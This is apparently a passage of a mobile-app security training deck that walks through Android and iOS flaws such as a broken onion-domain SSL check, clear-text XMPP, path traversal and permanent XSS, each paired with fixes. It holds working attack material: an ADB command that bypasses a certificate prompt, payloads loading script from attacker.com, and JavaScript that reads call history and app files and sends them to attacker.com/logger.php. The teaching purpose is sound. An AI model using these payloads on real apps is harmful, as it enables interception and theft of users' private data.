mWebView.getSettings().setJavaScriptEnabled(prefs.getBoolean(getString(R.string.pr  
ef_javascript), true));
```

PoC

```
<svg/onload=alert('document.cookie='+document.cookie+'\ndocument.referrer  
='+document.referrer+'\nwindow.name='+window.name+'\nnavigator.appCodeNam  
e='+navigator.appCodeName+'\nnavigator.appName='+navigator.appName+'\nav  
igator.appVersion='+navigator.appVersion+'\nnavigator.platform='+navigato  
r.platform+'\nnavigator.userAgent='+navigator.userAgent+'\nnavigator.java  
Enabled()=''+navigator.javaEnabled()+'\nscreen.width='+screen.width+'\nscr  
een.height='+screen.height+'")>
```

Attack: JavaScript disabling not working PoC



Fix: JavaScript disabling not working

```
mWebView.getSettings().setJavaScriptEnabled(  
prefs.getBoolean(getString(R.string.pref_javascript), true));
```

Option 1: Ensure preferences are set in the preference file

Option 2: default to the most secure setting instead, i.e. false

Scenario: URL validation



Question: What is the vulnerability?

```
if ([URL.absoluteString rangeOfString:@"https://"].location == 0) {  
    Boolean ignoreSSLErrors = NO;  
    if ([URL.host rangeOfString:@".onion"].location != NSNotFound) {  
        #ifdef DEBUG  
            NSLog(@"loading https://*.onion/ URL,  
ignoring SSL certificate status (%@)", URL.absoluteString);  
        #endif  
        ignoreSSLErrors = YES;  
    }  
}
```

Solution: Ignore SSL warnings non-onion domains

```
if ([URL.absoluteString rangeOfString:@"https://"].location == 0) {  
    Boolean ignoreSSLErrors = NO;  
    if ([URL.host rangeOfString:@".onion"].location != NSNotFound) {  
        #ifdef DEBUG  
        NSLog(@"loading https://*.onion/ URL,  
ignoring SSL certificate status (%@)", URL.absoluteString);  
        #endif  
        ignoreSSLErrors = YES;  
    }  
}
```

Attack: Ignore SSL warnings non-onion domains

1. **Create subdomain:** www.paypal.com.**.onion**.7-a.org, pointing to 217.163.21.38 (Google)
2. Visit https://www.paypal.com.**.onion**.7-a.org on a normal browser = security warnings
3. Visit https://www.paypal.com.**.onion**.7-a.org on Onion Browser = no warnings

NOTE: This is a very common logic bug return true when a substring is found anywhere = problems common culprits: "includes", "contains", "strstr", etc.


https://7asecurity.com/reports/pentest-report_onion-browser.pdf

Fix: Ignore SSL warnings non-onion domains


- Check the URL host name ends with .onion
- Verify the .onion domain is actually running an onion server

Episode: MitM attacks

Man-in-the-Middle Attacks



Scenario: Secure Messenger app



Attack: Clear-text XMPP MitM

Step 1: Attacker manipulates clear-text XMPP response

NOTE: **Only** available authentication mechanism = clear-text (PLAIN)

```
<stream:features><starttls xmlns='urn:ietf:params:xml:ns:xmpp-tls'/><mechanisms  
xmlns='urn:ietf:params:xml:ns:xmpp-sasl'><mechanism>PLAIN</mechanism></mech  
anisms></stream:features>
```

Step 2: The mobile app sends credentials in plain text

```
<auth xmlns='urn:ietf:params:xml:ns:xmpp-sasl'  
mechanism='PLAIN'>YWJlQDdhc2VjdXJpdHkuY29tAGY1ZGY0ZjY1LTZiM2MtNDk3  
OS1iM2RjLTA5MWExNjA0MGI1OA==</auth>
```

Step 3: Attacker base64-decodes

```
abe@7asecurity.comf5df4f65-6b3c-4979-b3dc-091a16040b58
```

Fix: Clear-text XMPP MitM

- Enforce TLS connections
- If TLS is unavailable, refuse to connect, don't allow clear-text fallbacks

Scenario: Update check mechanism



Question: What's the problem with this?

Request:

`http://some.site.com/messenger/x.x/update.json`

Response:

HTTP/1.1 404 Not Found

Solution: Premium number call

Request:

http://some.site.com/messenger/x.x/**update.json**

Response:

HTTP/1.1 200 OK

[...]

{"version":"2.0","forced":1,"url":"**tel:1-408-555-5555**"}

Attack: Premium number call

New version available

There is a new version of [REDACTED] available. We know updating apps is annoying. But sometimes we have to bite the bullet to keep the app secure. Plus, you'll get to enjoy some great new features ;)

Update

14085555555
calling...

Fix: Premium number call

- Check updates over TLS
- Consider Pinning
- Check the update URL is a URL and not a phone number
- Verify the update URL matches some trusted domain(s)
- Sign and verify the signature of update checks
- Sign and verify the signature of updates

Scenario: Third party ZIP file retrieval (iOS)



Question: What is the vulnerability?

File:

Some-Info.plist

Affected Code:

```
<key>NSAppTransportSecurity</key>
<dict>
  <key>NSExceptionDomains</key>
  <dict>
    <key>some.s3.amazonaws.com</key>
    <dict>
      <key>NSTemporaryExceptionAllowsInsecureHTTPLoads</key>
      <true/>
    </dict>
  </dict>
</dict>
```

Solution: Allow clear-text HTTP

File:

Some-Info.plist

Affected Code:

```
<key>NSAppTransportSecurity</key>
<dict>
  <key>NSExceptionDomains</key>
  <dict>
    <key>some.s3.amazonaws.com</key>
    <dict>
      <key>NSTemporaryExceptionAllowsInsecureHTTPLoads</key>
      <true/>
    </dict>
  </dict>
</dict>
```

Attack: Arbitrary file overwrite

App retrieves:

<http://some.s3.amazonaws.com/some/path/upload/12345/some.zip>

Attacker replaces ZIP file

Attacker can overwrite arbitrary app files

Fix: Arbitrary file overwrite

- Avoid weakening ATS: No exceptions
- Use dependencies that use secure TLS communications


Scenario: User dialog for SSL warnings



#1 - SSL exceptions trigger user interaction

```
} catch (CertificateException ae) {  
    try {  
        if (defaultTrustManager == null)  
            throw new CertificateException();  
        [...]  
    } catch (CertificateException e) {  
        e.printStackTrace();  
        askUser(chain, authType, e);  
    }  
}
```

#2 - SSL warning Dialog



#3 - askUser registers a broadcast receiver

[...]

```
BroadcastReceiver decisionReceiver = new BroadcastReceiver() {  
    public void onReceive(Context ctx, Intent i) { userAnswer(i); }  
};
```

```
master.registerReceiver(decisionReceiver, new IntentFilter(DECISION_INTENT + "/" + master.getPackageName()));
```

```
masterHandler.post(new Runnable() {  
    public void run() { [...]
```

```
getUI().startActivity(ni); [...]
```

```
try {
```

```
synchronized(choice) { choice.wait(); } // wait for decision to be updated
```

```
[...]
```

```
master.unregisterReceiver(decisionReceiver);
```

#4 - userAnswer processes intents

```
public static void userAnswer(Intent i) {  
    int decisionId = i.getIntExtra(DECISION_ID);  
    int choice = i.getIntExtra(DECISION_CHOICE);  
    MTMDecision d;  
    synchronized(openDecisions) {  
        d = openDecisions.get(decisionId);  
        openDecisions.remove(decisionId);  
    }[...]  
    synchronized(d) {  
        d.state = choice; //Modify decision, close listener  
        d.notify();  
        master.unregisterReceiver(decisionReceiver);  
        switch (choice.state) {  
            case MTMDecision.DECISION_ALWAYS://3  
                storeCert(chain);  
            }  
        }  
    }
```

Question: What is the vulnerability?



Attack: Permanent MitM prompt bypass

ADB Command:

```
adb shell am broadcast -a some.app.DECISION/some.app.im --ei  
some.app.DECISION.decisionId 1 --ei some.app.DECISION.decisionChoice 3
```


Output:

```
Broadcasting: Intent { act=some.app.DECISION/some.app.im (has extras) }  
Broadcast completed: result=0
```

Fix: Permanent MitM prompt bypass

- Use a local broadcast receiver using **LocalBroadcastManager** instead of BroadcastReceiver
<https://developer.android.com/reference/android/support/v4/content/LocalBroadcastManager.html>
- If you must use the broadcast receiver, **protect it with a permission**
- If you must use the broadcast receiver, consider making the decision ID an **unpredictable random token** instead of a sequential ID.

Scenario: MitM of XMPP



Source: <https://news-cdn.softpedia.com/>

Attack: MitM of XMPP SSL without warnings

Step 1: DNS Spoof

`dnscraf -i 0.0.0.0 --fakeip=192.168.0.127`

Step 2: Setup Prosody <https://prosody.im/>

File: `/etc/prosody/prosody.cfg.lua`

Contents:

`VirtualHost "chat.facebook.com"`

`VirtualHost "gmail.com"`

`VirtualHost "jabber.org"`

- You need to add a VirtualHost entry for each domain you wish Prosody to serve.
- Settings under each VirtualHost entry apply **only** to that host.
- **Result:** it worked with the default self-signed certificate :P

Scenario: Clear-text HTTP communications (Android)



Source: <https://mondrian.mashable.com/>

Question: What is the vulnerability?

1. The app gets XML from the server:

<http://some.site.com/some/path/file.xml>

2. The file is saved like so:

//toDownload.filename = retrieved from XML

//toDownload.contents = retrieved from XML

```
File mediaFile = new File(mediaDir, toDownload.filename);
```

```
[... save contents ...]
```

Attack: Permanent MitM via Arbitrary File Write

XML file retrieved over clear-text HTTP:

Average MitM attackers can change that

Attacker hosts XML file to receive human right violation reports forever:

Attacker modifies clear-text XML response:

```
<?xml [...]><mediaFile>
```

```
<filename>../../../../data/data/some.vulnerable.app/shared_prefs/app_preferences.xml</filename>    <hash>md5:xxxxxxxx</hash>
```

```
<downloadUrl>https://attacker.com/pwn.xml</downloadUrl></mediaFile></manifest>
```

Forged preferences file on <https://attacker.com/pwn.xml>:

```
[...]<string name="server_url">https://attacker.com/submit</string>[...]
```

Attack: Permanent MitM via Arbitrary File Write (logcat)

/mnt/sdcard/path/.cache/xxxx/../../../../data/data/some.vulnerable.app/shared_prefs/app_preferences.xml has been deleted.

[...]

I/SomeTask(450): **Started downloading to mnt/sdcard/path/.cache/app_preferences.xml**

[...]

copied over

/mnt/sdcard/path/.cache/xxxx/../../../../data/data/some.vulnerable.app/shared_prefs/app_preferences.xml

Fix: Permanent MitM via Arbitrary File Write

- Validate filename against a whitelist of characters, i.e. allow only: `|^[a-zA-Z0-9\.]+$|`
- Use TLS, it's free now :)
<https://letsencrypt.org/>
- Consider pinning to protect from high profile attackers:
https://cheatsheetseries.owasp.org/cheatsheets/Pinning_Cheat_Sheet.html

Scenario: More Clear-text HTTP (iOS)



Question: What is the vulnerability?

1. **App requests + caches CSS file from server:**

<http://some.site.com/app/css/mobileapp.css>

2. **Subsequent requests check If-Modified-Since:**

Server always replies with:

HTTP/1.1 304 Not Modified

3. **CSS added into every article rendered like this:**

```
NSString *returnString = [NSString stringWithFormat:@"<html><head><style>%@ %@%(\nstyle='[...]'%@><div\nid='mainDiv'>%@ &nbsp; </div></body></html>", localFontPointer, serverProvid\nedCss!=nil?serverProvidedCss:@"",
```

Attack: Permanent XSS

Attacker supplies CSS file via clear-text MitM:

```
a {  [...] } [...] </style><script src="https://attacker.com/pwn_css.js"></script><style>
```

The **XSS** payload will be executed every time the user reads an article!

Attack: Permanent XSS - log user activity

Contents of https://attacker.com/pwn_css.js

```
request = new XMLHttpRequest();
if(request.overrideMimeType) {
    request.overrideMimeType('text/xml');
}
xmlhttp=request;
function sendit() {
    try {
        var url = "
```

Attack: Permanent XSS - log user activity (cont)

```
"&t="+encodeURIComponent(document.title)+  
"&h="
```

```
var html_str = encodeURIComponent(document.body.innerHTML);  
html_str = html_str.substr(0,8190 - url.length);  
url += html_str;  
xmlhttp.open("GET", url, false);  
xmlhttp.send(null);  
}  
catch (e) {  
    alert('Error! ' + e);  
}  
}  
setTimeout('sendit()', 1000);
```

Attack: Permanent XSS - log user activity

The attacker logger receives all news items seen by the user:

IP: x.x.x.x

User Agent: Mozilla/5.0 (iPhone; CPU iPhone OS [...]

Cookies: [...]

URL: <http://some.site.com/>

HTML: <div id="mainDiv"><p>Some news [...]</p>

Attack: Data Exfiltration via XSS (call history)

Favorited articles are rendered from file://

```
request = new XMLHttpRequest();
if(request.overrideMimeType) {
    request.overrideMimeType('text/xml');
}
xmlhttp=request;
function readit() {
    if (location.protocol != "file:") {
        alert("location.protocol (" + location.protocol + ") is not file:,
skipping file reading attempts");
        return;
    }
    try {
var sensitive_files = [
```


Attack: Data Exfiltration via XSS (call history)

```
'/private/var/wireless/Library/CallHistory/call_history.db',  
'/private/var/wireless/Library/Databases/CellularUsage.db'  
];  
  for (var i in sensitive_files) {  
    try {  
      xmlhttp.open("GET", "file://" + sensitive_files[i], false);  
      xmlhttp.send(null);  
      var ret = xmlhttp.responseText;  
      alert('Got DB: ' + sensitive_files[i] + "\r\n" + ret);  
      var url = "https://attacker.com/logger.php?c=\"+encodeURIComponent\(document.cookie\)+\"&u=\"+encodeURIComponent\(document.location\)+\"&t=\"+encodeURIComponent\(sensitive\_files\[i\]\)+\"&h=\"+encodeURIComponent\(ret\);\"";  
    }  
  }
```

Attack: Data Exfiltration via XSS (call history)

```
        html_str = html_str.substr(0,8190 - url.length);
        url += html_str;
        xmlhttp.open("GET", url, false);
        xmlhttp.send(null);
    }
    catch (e) {
        alert(sensitive_files[i] + " - FAILED: " + e);
    }
}
}
catch (e) {
    alert('failed: ' + e)
}
}
setTimeout('readit()', 1000);
```


Attack: Data Exfiltration via XSS (call history)



Attack: Data Exfiltration via XSS (app files)

```
var path = "" + window.location;  
var token = path.replace('file:///var/mobile/Applications/',  
").replace('/Documents/Multimedia/', "");  
alert('got token: ' + token);  
var sensitive_files = [  
,  
'/private/var/mobile/Applications/'+token+'/Library/Preferences/.some.plist'  
...]
```


Attack: Data Exfiltration via XSS (app files)



Fix: Permanent XSS + Data Exfiltration

- Avoid usage of clear-text HTTP to download files
- Consider Pinning
- Validate the file from the server (i.e. CSS file is CSS and does not contain HTML tags)
- If possible, prior to concatenating strings, output encode (i.e. output encode HTML characters in CSS files, before merging with HTML)
- Avoid loading pages with untrusted input from a file:// protocol
- Favor UIViews over UIWebViews, where possible
- Disable JavaScript if possible
- If JS must be enabled: Consider CSP to limit JavaScript as much as possible
- Sanitize HTML prior to rendering:
<https://github.com/cure53/DOMPurify>

Episode: Data Exfiltration attacks



Source: <https://www.mindpointgroup.com/>

Scenario: Browsing functionality



#1 - Exported Activity: Browsing functionality

The app has some functionality that:

- Expects other apps to send URLs to it
- Opens those URLs and shows them to the user

Implicitly exported activity:

```
<activity android:name=".Browser" [...]>[...]
```

```
<intent-filter>
```

```
    <action android:name="android.intent.action.SEARCH" />
```

```
    <category android:name="android.intent.category.DEFAULT" />
```

```
</intent-filter>
```

#2 - Intent Extra Processing

```
protected void onNewIntent(Intent intent) {  
    String action = intent.getAction();  
    if (Intent.ACTION_SEARCH.equals(action)) {  
        String url = intent.getStringExtra(Search.QUERY);  
        Message msg = new Message();  
        msg.getData().putString("url", url);  
        mHandler.sendMessage(msg);  
    }  
}
```

Question: What is the vulnerability?

#1: Exported activity: some.app.browser.Browser

#2: Intent extra: query

#3: URL validation:

```
static final Pattern ACCEPTED_URI_SCHEMA = Pattern.compile("(?i)"  
+ // case insensitive  
"(" +  
"(?:http|https|file):\\\\"  
+ "|(?:data|about|content|javascript):" + ")" + "(.*)");
```

Solution: Go to SD Card + Steal DBs

#1: Exported activity: some.app.browser.Browser

